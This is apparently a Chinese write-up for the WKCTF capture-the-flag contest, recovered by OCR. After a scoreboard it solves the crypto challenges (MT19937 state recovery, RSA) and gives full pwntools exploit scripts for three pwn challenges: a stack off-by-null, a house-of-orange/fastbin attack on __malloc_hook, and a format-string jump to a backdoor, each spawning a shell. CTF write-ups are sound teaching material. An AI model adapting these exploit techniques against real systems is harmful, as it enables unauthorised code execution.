
WKCTF wp

比赛队伍

RE:从爆零开始的ctf坐牢生活

比赛名次



1	1	我想把回忆拼好给	13	4316
2	2	viol1t	13	4298
3	3	泥巴不睡觉	12	4039
4	4	Opsu3	9	3407
5	5	STC-NCHU	9	3155
6	6	RE:从爆零开始的ct	9	3009
7	7	babysyc	10	2974
8	8	Evi1s7	9	2908
9	9	Dusk	10	2850
10	10	卷土重来未可知	8	2339

比赛题目

Crypro

easy_random

> MT19937还原随机数，建矩阵跑就完事，最后回复一下seed就有key了

```
#!/bin/sage
import Crypto.Cipher.AES as AES
from Crypto.Util.number import *
from tqdm import tqdm
from random import Random
from tqdm import tqdm
prng = Random()
numlength = 2496
length = numlength * 8
olength = 19968
def myState():
    state = [int(0)]*624 + [int(624)]
    i = 0
    while i < olength:
        ind = i >> 5
        expont = i & 0x1f
        state[ind] = int(1<<(31-expont))
        s = (int(3),tuple(state),None)
        yield s
        state[ind] = int(0)
        i += 1

def getRow():
    rng = Random()
    gs = myState()
    for i in range(olength):
        s = next(gs)
        rng.setstate(s)
#          print(s[1][0])
        vec = []
        for _ in range(4): rng.getrandbits(32)
        for _ in range(numlength):
            tmp = rng.getrandbits(8)
            for k in range(7, -1, -1):
                vec.append((tmp >> k) & 1)
        row = vector(GF(2),vec)
        yield row

def buildBox():
    b = matrix(GF(2),olength,length)
    rg = getRow()
    for i in tqdm(range(olength)):
        b[i] = next(rg)
    return b

def backfirst(state):
    high = 0x80000000
    low = 0x7fffffff
    mask = 0x9908b0df
    tmp = state[623] ^^ state[396]
    if tmp & high == high:
        tmp ^^= mask
        tmp <<= 1
        tmp |= 1
    else:
        tmp <<= 1
    return (1 << 32 - 1) | tmp & low, tmp & low

def test():
    # 这里都是用的MSB,如果采用不同的二进制位(如LSB)最后的矩阵T 也会不同
    with open("random.txt", "r") as file:
        ipt = file.readlines()
    vec = []
    for i in ipt:
        tmp = int(i)
        for j in range(7, -1, -1):
            vec.append((tmp >> j) & 1)

    leak = vector(GF(2),vec)

    b = buildBox()
    x = b.solve_left(leak)
    x = ''.join([str(i) for i in x])
    state = []
    for i in range(624):
        tmp = int(x[i*32:(i+1)*32],2)
        state.append(tmp)
    #prng.setstate(originState)
    #prng.getrandbits(1)
    #originState = [x for x in prng.getstate()[1][:-1]]
    #print(originState[1:] == state[1:])
#     print(state)
    return state, b

state, b = test()
seed1, seed2 = backfirst(state)

state1 = [seed1] + state[1:]
state2 = [seed2] + state[1:]
```

```
#state1 = [3836409961, 170822216, 1686871655, 939557511, 1877083678, 170089816,
3962971065, 681043058, 756885966, 1060842137, 4043661688, 3719471712, 3695342132,
2075337494, 403531055, 1545671284, 1473845089, 1170199626, 3052491947,
1609603575, 3934376768, 472486091, 1319311866, 3233745965, 3939808673, 942728356,
548203889, 140432637, 2484189955, 2463697370, 630779177, 2892431542, 2788999092,
1092533669, 2652866625, 1051538216, 1023726144, 940465657, 1928153621, 145745333,
3178897346, 3208135142, 3414852417, 3618815637, 4172370517, 2812629791,
736313208, 4076918089, 3142560931, 3106014032, 1037131036, 258327142, 3221211689,
1107625232, 2369497935, 1250378249, 3317318904, 3230356057, 3137769686,
4037648876, 865453017, 3315713093, 4193942300, 1255969238, 2981064273,
3833476883, 1463778417, 289523487, 1351471119, 1702112434, 2015982815,
2574746037, 2035232144, 2463864472, 291561866, 1217176709, 3927378936,
3706548801, 1622661659, 3919803285, 3121651854, 2311678827, 3584184294,
3706084669, 2795390020, 543893105, 3838350212, 1945755031, 946207003, 927122107,
1504283964, 2081066773, 2109573683, 4088264308, 921670164, 963623527, 2829111607,
1001386237, 2540882552, 2809572020, 1811375343, 4197968164, 2418612833,
2958938643, 3289650019, 1409491168, 1947363404, 2140427381, 4216427560,
1598005356, 3891106881, 2089971019, 2229662852, 2788764027, 838230989, 76437106,
4049567667, 660000639, 1904491931, 4008227203, 946144521, 526803686, 677602603,
2719014935, 3603606073, 574182422, 3809760414, 3433649420, 4092548180,
3768410064, 1310711141, 1279101567, 3833685066, 2089572435, 3612358356,
4086919041, 3135136132, 3266611203, 1530333312, 2211861699, 2790094646,
3583912985, 1208333795, 2631562163, 3557303364, 3305157714, 1582726457,
2772159326, 3153903634, 1774817379, 1340923375, 3020600588, 74888359, 4108876987,
3952451285, 1557619230, 4251623260, 995068392, 4095012655, 3253218182,
1330791102, 2372288373, 460838877, 1310342637, 3091222874, 1202579367,
1123020488, 4190690000, 2571571249, 226219014, 1231523894, 3181837141,
3363705711, 2843570241, 1815708946, 2396152214, 273696774, 2334119494, 268588904,
907185040, 2868788856, 231991947, 2189580057, 259345918, 2045937411, 2873874059,
547604213, 1703989197, 3404710067, 2795904833, 867052659, 1407676743, 579177884,
3786564557, 1136532980, 524377484, 2540155912, 4271332614, 3808419035,
2073904175, 2098170248, 918435291, 3143477132, 2797806417, 1224740871,
3023845978, 3450145767, 2702322433, 1449956027, 3897490820, 3858659284,
2925466811, 467828247, 1337105861, 2494664284, 562016096, 1965612473, 2530560783,
73106128, 1088595448, 2771823175, 728281152, 3201823767, 2450522135, 2619197111,
3534774799, 1977171025, 1444930666, 3653792396, 3617129240, 965439399,
2298531349, 1079747563, 546237023, 1436025658, 665629402, 58425444, 2611258557,
2014643279, 4062167359, 2668970549, 1261595819, 541858170, 211305285, 1087398777,
1658236809, 1501527409, 1286505490, 3615230021, 2528814254, 3508240466,
424215144, 3321742449, 3988801050, 228414475, 3503884038, 1239810906, 1696976418,
2380079161, 3786368212, 232601549, 3341694523, 2990584811, 2176625157,
3206197063, 498496592, 2828000957, 55997290, 1853472997, 2608334120, 464421169,
58690695, 326653826, 278218966, 123237022, 582052812, 1189986192, 1171246943,
712293592, 4139750744, 1775007423, 1116197869, 2948152133, 1524219811, 769780770,
3185538854, 422050218, 3318668686, 2911065467, 924399865, 4160084037, 1976341607,
382212552, 92687661, 856271794, 1360214376, 2006433356, 3611279541, 1800453691,
4287865100, 3641492034, 1903798978, 4176651209, 2315627838, 689605921,
3708016010, 4212327770, 2664520437, 2215730035, 3135585957, 1334043142,
3358151913, 3120132734, 2604338851, 3021792268, 2135435184, 418930758,
2516121913, 3756460462, 2957991364, 1086817604, 2219155944, 501490262,
4203122920, 513664862, 2654669412, 1703155521, 535641190, 1194689331, 2470602737,
1865678852, 3470279034, 747828155, 3697255587, 271802073, 2419388946, 1285727223,
3322962375, 427016326, 1046125341, 2187884819, 1752621593, 4033532774, 641077251,
2256071153, 4294521977, 3627301206, 2918915699, 2467857721, 1195210695,
2098245208, 1553909115, 2628010471, 488225418, 490434521, 3299666411, 3540494349,
2303190810, 770733679, 2254554876, 873553260, 915553323, 1804670643, 2668339347,
1149626903, 2096122194, 1422427806, 684314305, 1624256017, 548686256, 4007235404,
1056873763, 3168797743, 2207621712, 1147731883, 126906211, 2069362645,
3531186677, 756902128, 2076944301, 4238953062, 635847677, 2414891348, 2949938509,
1488161794, 2179736217, 2406666994, 4106229074, 272191876, 3552899191,
4013267116, 1293787591, 3614825713, 3959843784, 3022854327, 1474023373,
238078875, 2023995612, 268005445, 3084571172, 2625455564, 2872722112, 52082526,
300026905, 2648947973, 1430023940, 1065598746, 2459861124, 772124028, 3044300626,
4067403038, 3668691968, 2373045683, 2887369166, 2906372775, 705569075,
2778304779, 2886560271, 1709973116, 4212923506, 2469930578, 3641635734,
2658246481, 3424163557, 2534178083, 1378208316, 436014214, 1358863328, 365337133,
499795558, 1982152938, 1323532923, 3725478220, 674555575, 2966573513, 729119040,
544833972, 2655715157, 1422895360, 626346046, 1185696394, 3467227446, 57191885,
3119465852, 2693216754, 2811551595, 1758271075, 2403209534, 2577952894,
2705351519, 2339398877, 3364039830, 4071650384, 1052875877, 4282351152,
350682157, 2535347992, 676866301, 989283637, 1046826949, 4185091170, 1769818569,
3344931227, 1162794818, 2499659870, 2065652903, 1917395613, 926759057, 15463851,
1425322885, 2892852748, 3845011883, 327843268, 364861863, 2494109428, 1522138592,
3328003575, 2336244709, 415193512, 3419236051, 668323589, 2356336096, 1892678248,
3672948981, 825378928, 805949046, 1241822815, 3296467659, 313340492, 3841121769,
1698955909, 2418276738, 1779674039, 3255852713, 1836932549, 535604831,
1554463059, 3986968181, 4125708367, 7922514, 534010329, 3793514604, 572935742,
2801807688, 2581282542, 209831594, 662390312, 788780653, 1936731477, 3164842599,
3091604725, 3363493289, 2599952048, 3240154072, 3881031606, 2661302408,
3712946605, 776304147, 1786707026, 2622175330, 3333252936, 4111588403,
3302023611, 32510953, 151861085, 1968571817, 3992099624, 1814785261, 2239931110,
1496570224, 2103203353, 1237302343, 1549531116, 1118103406, 334251390,
1272268505, 2234511650, 35306933, 3035680286, 2870813314, 1467876884, 1836673063,
4087776978, 2417215448, 1489364090, 4094991353, 1551607027, 1961700182,
1078970125, 2992125691, 3239552222, 183229305, 4240348690, 2640362277,
3748621322, 1024583667, 293966072, 3351181527, 1894643142, 3095084442, 134395393,
3936087927, 4042935176, 2374619393, 1254442923, 966519514, 4188040934,
4050033692, 1835800077, 3353224853, 2702082548, 1655979102, 2715240972,
3004503542, 2913389097, 993670519, 1975222215, 2954906857, 3603280055,
3805920668, 1104975832, 4221588077, 2469448681, 2481290938, 2922545843,
3752443488, 3379096919, 2473559579, 1975953301, 2868232912, 1813755019,
3653786873, 489041688, 2833715468, 2458255019, 1054924623, 504570775, 1867909626,
1146363289, 291302842, 2644548825, 1210981682, 3765741118, 1385938187, 107077429,
1732174614, 390876414, 2751442285, 494354346, 2783536648, 1765694991, 2147399328,
1385589047, 3231046261, 567507459, 1997186065, 471666600, 2547838805, 3296750424,
3069014371, 1943689307, 1754747287, 2471304048, 3849127792, 624]
```

```
#state2 = [1688926313, 170822216, 1686871655, 939557511, 1877083678, 170089816,
3962971065, 681043058, 756885966, 1060842137, 4043661688, 3719471712, 3695342132,
2075337494, 403531055, 1545671284, 1473845089, 1170199626, 3052491947,
1609603575, 3934376768, 472486091, 1319311866, 3233745965, 3939808673, 942728356,
548203889, 140432637, 2484189955, 2463697370, 630779177, 2892431542, 2788999092,
1092533669, 2652866625, 1051538216, 1023726144, 940465657, 1928153621, 145745333,
3178897346, 3208135142, 3414852417, 3618815637, 4172370517, 2812629791,
736313208, 4076918089, 3142560931, 3106014032, 1037131036, 258327142, 3221211689,
1107625232, 2369497935, 1250378249, 3317318904, 3230356057, 3137769686,
4037648876, 865453017, 3315713093, 4193942300, 1255969238, 2981064273,
3833476883, 1463778417, 289523487, 1351471119, 1702112434, 2015982815,
2574746037, 2035232144, 2463864472, 291561866, 1217176709, 3927378936,
3706548801, 1622661659, 3919803285, 3121651854, 2311678827, 3584184294,
3706084669, 2795390020, 543893105, 3838350212, 1945755031, 946207003, 927122107,
1504283964, 2081066773, 2109573683, 4088264308, 921670164, 963623527, 2829111607,
1001386237, 2540882552, 2809572020, 1811375343, 4197968164, 2418612833,
2958938643, 3289650019, 1409491168, 1947363404, 2140427381, 4216427560,
1598005356, 3891106881, 2089971019, 2229662852, 2788764027, 838230989, 76437106,
4049567667, 660000639, 1904491931, 4008227203, 946144521, 526803686, 677602603,
2719014935, 3603606073, 574182422, 3809760414, 3433649420, 4092548180,
3768410064, 1310711141, 1279101567, 3833685066, 2089572435, 3612358356,
4086919041, 3135136132, 3266611203, 1530333312, 2211861699, 2790094646,
3583912985, 1208333795, 2631562163, 3557303364, 3305157714, 1582726457,
2772159326, 3153903634, 1774817379, 1340923375, 3020600588, 74888359, 4108876987,
3952451285, 1557619230, 4251623260, 995068392, 4095012655, 3253218182,
1330791102, 2372288373, 460838877, 1310342637, 3091222874, 1202579367,
1123020488, 4190690000, 2571571249, 226219014, 1231523894, 3181837141,
3363705711, 2843570241, 1815708946, 2396152214, 273696774, 2334119494, 268588904,
907185040, 2868788856, 231991947, 2189580057, 259345918, 2045937411, 2873874059,
547604213, 1703989197, 3404710067, 2795904833, 867052659, 1407676743, 579177884,
3786564557, 1136532980, 524377484, 2540155912, 4271332614, 3808419035,
2073904175, 2098170248, 918435291, 3143477132, 2797806417, 1224740871,
3023845978, 3450145767, 2702322433, 1449956027, 3897490820, 3858659284,
2925466811, 467828247, 1337105861, 2494664284, 562016096, 1965612473, 2530560783,
73106128, 1088595448, 2771823175, 728281152, 3201823767, 2450522135, 2619197111,
3534774799, 1977171025, 1444930666, 3653792396, 3617129240, 965439399,
2298531349, 1079747563, 546237023, 1436025658, 665629402, 58425444, 2611258557,
2014643279, 4062167359, 2668970549, 1261595819, 541858170, 211305285, 1087398777,
1658236809, 1501527409, 1286505490, 3615230021, 2528814254, 3508240466,
424215144, 3321742449, 3988801050, 228414475, 3503884038, 1239810906, 1696976418,
2380079161, 3786368212, 232601549, 3341694523, 2990584811, 2176625157,
3206197063, 498496592, 2828000957, 55997290, 1853472997, 2608334120, 464421169,
58690695, 326653826, 278218966, 123237022, 582052812, 1189986192, 1171246943,
712293592, 4139750744, 1775007423, 1116197869, 2948152133, 1524219811, 769780770,
3185538854, 422050218, 3318668686, 2911065467, 924399865, 4160084037, 1976341607,
382212552, 92687661, 856271794, 1360214376, 2006433356, 3611279541, 1800453691,
4287865100, 3641492034, 1903798978, 4176651209, 2315627838, 689605921,
3708016010, 4212327770, 2664520437, 2215730035, 3135585957, 1334043142,
3358151913, 3120132734, 2604338851, 3021792268, 2135435184, 418930758,
2516121913, 3756460462, 2957991364, 1086817604, 2219155944, 501490262,
4203122920, 513664862, 2654669412, 1703155521, 535641190, 1194689331, 2470602737,
1865678852, 3470279034, 747828155, 3697255587, 271802073, 2419388946, 1285727223,
3322962375, 427016326, 1046125341, 2187884819, 1752621593, 4033532774, 641077251,
2256071153, 4294521977, 3627301206, 2918915699, 2467857721, 1195210695,
2098245208, 1553909115, 2628010471, 488225418, 490434521, 3299666411, 3540494349,
2303190810, 770733679, 2254554876, 873553260, 915553323, 1804670643, 2668339347,
1149626903, 2096122194, 1422427806, 684314305, 1624256017, 548686256, 4007235404,
1056873763, 3168797743, 2207621712, 1147731883, 126906211, 2069362645,
3531186677, 756902128, 2076944301, 4238953062, 635847677, 2414891348, 2949938509,
1488161794, 2179736217, 2406666994, 4106229074, 272191876, 3552899191,
4013267116, 1293787591, 3614825713, 3959843784, 3022854327, 1474023373,
238078875, 2023995612, 268005445, 3084571172, 2625455564, 2872722112, 52082526,
300026905, 2648947973, 1430023940, 1065598746, 2459861124, 772124028, 3044300626,
4067403038, 3668691968, 2373045683, 2887369166, 2906372775, 705569075,
2778304779, 2886560271, 1709973116, 4212923506, 2469930578, 3641635734,
2658246481, 3424163557, 2534178083, 1378208316, 436014214, 1358863328, 365337133,
499795558, 1982152938, 1323532923, 3725478220, 674555575, 2966573513, 729119040,
544833972, 2655715157, 1422895360, 626346046, 1185696394, 3467227446, 57191885,
3119465852, 2693216754, 2811551595, 1758271075, 2403209534, 2577952894,
2705351519, 2339398877, 3364039830, 4071650384, 1052875877, 4282351152,
350682157, 2535347992, 676866301, 989283637, 1046826949, 4185091170, 1769818569,
3344931227, 1162794818, 2499659870, 2065652903, 1917395613, 926759057, 15463851,
1425322885, 2892852748, 3845011883, 327843268, 364861863, 2494109428, 1522138592,
3328003575, 2336244709, 415193512, 3419236051, 668323589, 2356336096, 1892678248,
3672948981, 825378928, 805949046, 1241822815, 3296467659, 313340492, 3841121769,
1698955909, 2418276738, 1779674039, 3255852713, 1836932549, 535604831,
1554463059, 3986968181, 4125708367, 7922514, 534010329, 3793514604, 572935742,
2801807688, 2581282542, 209831594, 662390312, 788780653, 1936731477, 3164842599,
3091604725, 3363493289, 2599952048, 3240154072, 3881031606, 2661302408,
3712946605, 776304147, 1786707026, 2622175330, 3333252936, 4111588403,
3302023611, 32510953, 151861085, 1968571817, 3992099624, 1814785261, 2239931110,
1496570224, 2103203353, 1237302343, 1549531116, 1118103406, 334251390,
1272268505, 2234511650, 35306933, 3035680286, 2870813314, 1467876884, 1836673063,
4087776978, 2417215448, 1489364090, 4094991353, 1551607027, 1961700182,
1078970125, 2992125691, 3239552222, 183229305, 4240348690, 2640362277,
3748621322, 1024583667, 293966072, 3351181527, 1894643142, 3095084442, 134395393,
3936087927, 4042935176, 2374619393, 1254442923, 966519514, 4188040934,
4050033692, 1835800077, 3353224853, 2702082548, 1655979102, 2715240972,
3004503542, 2913389097, 993670519, 1975222215, 2954906857, 3603280055,
3805920668, 1104975832, 4221588077, 2469448681, 2481290938, 2922545843,
3752443488, 3379096919, 2473559579, 1975953301, 2868232912, 1813755019,
3653786873, 489041688, 2833715468, 2458255019, 1054924623, 504570775, 1867909626,
1146363289, 291302842, 2644548825, 1210981682, 3765741118, 1385938187, 107077429,
1732174614, 390876414, 2751442285, 494354346, 2783536648, 1765694991, 2147399328,
1385589047, 3231046261, 567507459, 1997186065, 471666600, 2547838805, 3296750424,
3069014371, 1943689307, 1754747287, 2471304048, 3849127792, 624]

prng = Random()
prng.setstate(tuple([3, tuple(state1), None]))
key = prng.getrandbits(128).to_bytes(16, 'little')

enc =
b'a\x93\xdc\xc3\x90\x0cK\xfa\xfb\x1c\x05$y\x16:\xfc\xf3+\xf8+%\xfe\xf9\x86\xa3\x1
7i+ab\xca\xb6\xcd\r\xa5\x94\xeavM\xdeo\xa7\xdf\xa9D\n\x02\xa3'

print(AES.new(key, AES.MODE_ECB).decrypt(enc))
```

另附矩阵文件：

https://kdocs.cn/l/cvWtBfGCvu9e

参考链接：https://www.anquanke.com/post/id/205861

fl@g

简单的容斥原理，设A B C D分别为包含flag FLAG f14G 7!@9（🚩不可能出现，可以忽略）的所有排列集合，则根据容斥原理有：

|A∪B∪C∪D|=|A|+|B|+|C|+|D|-|A∩B|-|A∩C|-|A∩D|-|B∩C|-|B∩D|-|C∩D|+|A∩B∩C|+|A∩B∩D|+|A∩C∩D|+|B∩C∩D|-|A∩B∩C∩D|

其中A∩C=B∩C=Ø，剩余的就是把某几组四位看成一个整体作全排列。

|X|=(L-3i)!，其中L是字串总长，i是X中取交集的集合个数（1≤i≤4）

```
    from Crypto.Util.number import *
import string
from sympy import *
from itertools import *
from math import factorial
table = string.ascii_letters + string.digits + "@?!*"

length = len(table)
a1 = factorial(length - 4 + 1)
a2 = factorial(length - 8 + 2)
a3 = factorial(length - 12 + 3)
a4 = factorial(length - 16 + 4)
num = 4 * a1 - (6 - 2) * a2 + (4 - 3) * a3 -  (1 - 1) * a4
p = nextprime(num)
e = 65537
n =
1017937472374737375735433180348649185970164433000666214518513084783957164770391826
64781128377550045880851657509977498936469338733987342361536377249851373045394530
62753420396973717
c =
1388132475577742501308652898326761622837921103707698682051295277382930035244575886
21123408153494687019508179711699902033551505881072161229077212788924549772368013
3813796299680596
q = n // p
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
print(long_to_bytes(pow(c, d, n)))
```

Pwn

baby_stack

栈溢出存在off by null，可以让rsp跳到比较低的位置。提前在栈的低位置布置好one gadget以getshell

```
#!/bin/python3

from pwn import *

def init(mode:list, ip:str, gdbs:str):
    if mode[0] == "debug":
        context.log_level = 'debug'
        context.timeout = 300
```

```python
    else:
        context.log_level = 'info'
        context.timeout = 3

    context.os = 'linux'

    if mode[1] == 64:
        context.arch = 'amd64'
    else:
        context.arch = 'i386'

    elf = libc = None

    try:
        elf = ELF("/home/kali/pwn")
        libc = elf.libc
    finally:
        pass

    try:
        #libc = ELF("/home/kali/libc.so")
        pass
    finally:
        pass

    if mode[0] == "attack":
        if ip:
            if ":" in ip:
                ip = ip.split(":")
            else: ip = ip.split(" ")
            c = remote(ip[0], int(ip[1]))
        else:
            c = process(["/home/kali/pwn"])
    else:
        c = gdb.debug(["./pwn"], gdbscript=gdbs)

    return c, elf, libc

ip = "110.40.35.73 33644"

mode = ["debug", 64]
mode = ["attack", 64]

gdbs = '''
    b * $rebase(0x12d5)
    set follow-fork-mode parent
    c
'''
c, elf, libc = init(mode, ip, gdbs)

c.sendline(b'')
c.sendlineafter(b'number: ', str(0x6).encode())
c.recvuntil(b'is: ')
libc.address = int(c.recv(12).decode(), 16) - 0x3ec7e3
success(f"libcbase = {hex(libc.address)}")
c.sendlineafter(b'? ', b'256')
```

```
c.send(p64(libc.address + 0x4f2a5) * 32)

c.interactive()
```

easy_heap

没有free可以通过溢出修改topchunk的大小，并申请比topchunk大的块使其被置入unsorted bin当中，再申请并切割这个chunk，可以泄露libc（house of orange）。如果对修改后的topchunk的大小控制得当，可以将其在被释放时置入fastbin中，此时可以利用fastbin attack在__malloc_hook写one gadget来getshell

exp:

```python
#!/bin/python3

from pwn import *

def init(mode:list, ip:str, gdbs:str):
    if mode[0] == "debug":
        context.log_level = 'debug'
        context.timeout = 300
    else:
        context.log_level = 'info'
        context.timeout = 3

    context.os = 'linux'

    if mode[1] == 64:
        context.arch = 'amd64'
    else:
        context.arch = 'i386'

    elf = libc = None


    try:
        elf = ELF("/home/kali/pwn")
        libc = elf.libc
    finally:
        pass

    try:
        #libc = ELF("/home/kali/libc.so")
        pass
    finally:
        pass

    if mode[0] == "attack":
        if ip:
            if ":" in ip:
                ip = ip.split(":")
            else: ip = ip.split(" ")
            c = remote(ip[0], int(ip[1]))
        else:
            c = process(["/home/kali/pwn"])
    else:
        c = gdb.debug(["./pwn"], gdbscript=gdbs)

    return c, elf, libc

ip = "110.40.35.73 33746"

mode = ["debug", 64]
mode = ["attack", 64]

gdbs = '''
    b * 0x401534 if *(int*)($rbp - 0xc) == 0
    set follow-fork-mode parent
    c
    libc
'''
c, elf, libc = init(mode, ip, gdbs)
def cmd(cmdid):
    c.sendlineafter(b'>\n', str(cmdid).encode())

def add(size, data):
    cmd(1)
    c.sendlineafter(b'Size :', str(size).encode())
    if type(data) == str: data = data.encode()
    c.sendlineafter(b'Content :', data)



def show(idx):
    cmd(3)
    c.sendlineafter(b'Index :', str(idx).encode())


def edit(idx, size, data, line = True):
    cmd(2)
    c.sendlineafter(b'Index :', str(idx).encode())
    c.sendlineafter(b'Size :', str(size).encode())
    if type(data) == str: data = data.encode()
    if line: c.sendlineafter(b'Content :\n', data)
    else: c.sendafter(b'Content :\n', data)
context.log_level = 'debug'
add(0x3f0, b'a')#0
add(0x3f0, b'a')#1
add(0x3f0, b'a')#2
add(0x078, b'a')#3

edit(3, 0x78 + 8, flat(cyclic(0x78), 0x381), False)

add(0x3f0, b'a')#4
add(0x208, b'')#5

show(5)
libc.address = u64(c.recvuntil(b'\0\0')[-8:]) - 0x3c4e0a
success(f"libcbase = {hex(libc.address)}")
pause()
add(0x2f0, b'a')#6
add(0x2f0, b'a')#7
add(0x1f0, b'a')#8
add(0x360, b'a')#9
pause()
edit(9, 0x360 + 0x10 + 8, flat(cyclic(0x368), 0x091))
pause()
add(0x460, b'a')#10
edit(9, 0x360 + 0x18, flat(cyclic(0x368), 0x71, libc.sym['__malloc_hook']-0x23),
False)
show(0)
add(0x68, b'a')#11
ogg = libc.address + 0xf1247

add(0x68, b'a'*0x13 + p64(ogg))#12

cmd(1)
c.sendline(b'10')

c.interactive()
```

something_changed

没感觉到改变了什么，仍然是栈地址固定的格式化字符串，注意远程和本地的栈基址不一样而且返回地址偏移不同就行了，尝试两次就返回到backdoor了


exp:

```
#!/bin/python3

from pwn import *


gdbs = '''
    b * 0x400854
    set follow-fork-mode parent
    c
'''

context.arch = 'aarch64'
context.log_level = 'debug'
#c = gdb.debug("./pwn", gdbs)

c = remote("120.79.91.95", 3332)
backdoor = 0x400770
c.sendline(f'%{backdoor}c%17$lln'.encode().ljust(0x18, b'\0') +
p64(0x5500800c18)) #这里最后的地址要尝试几次

#c.send(f'%8$p'.encode().ljust(39, b'\0')) #查看远程栈基址

c.interactive()
```

Misc

signin

给提示，解编码，然后发现是图片转base64，解出来，扫码，文本信息，结束



Enter text to be encrypted / decrypted here:
在此处输入要加密/解密的文本：

```
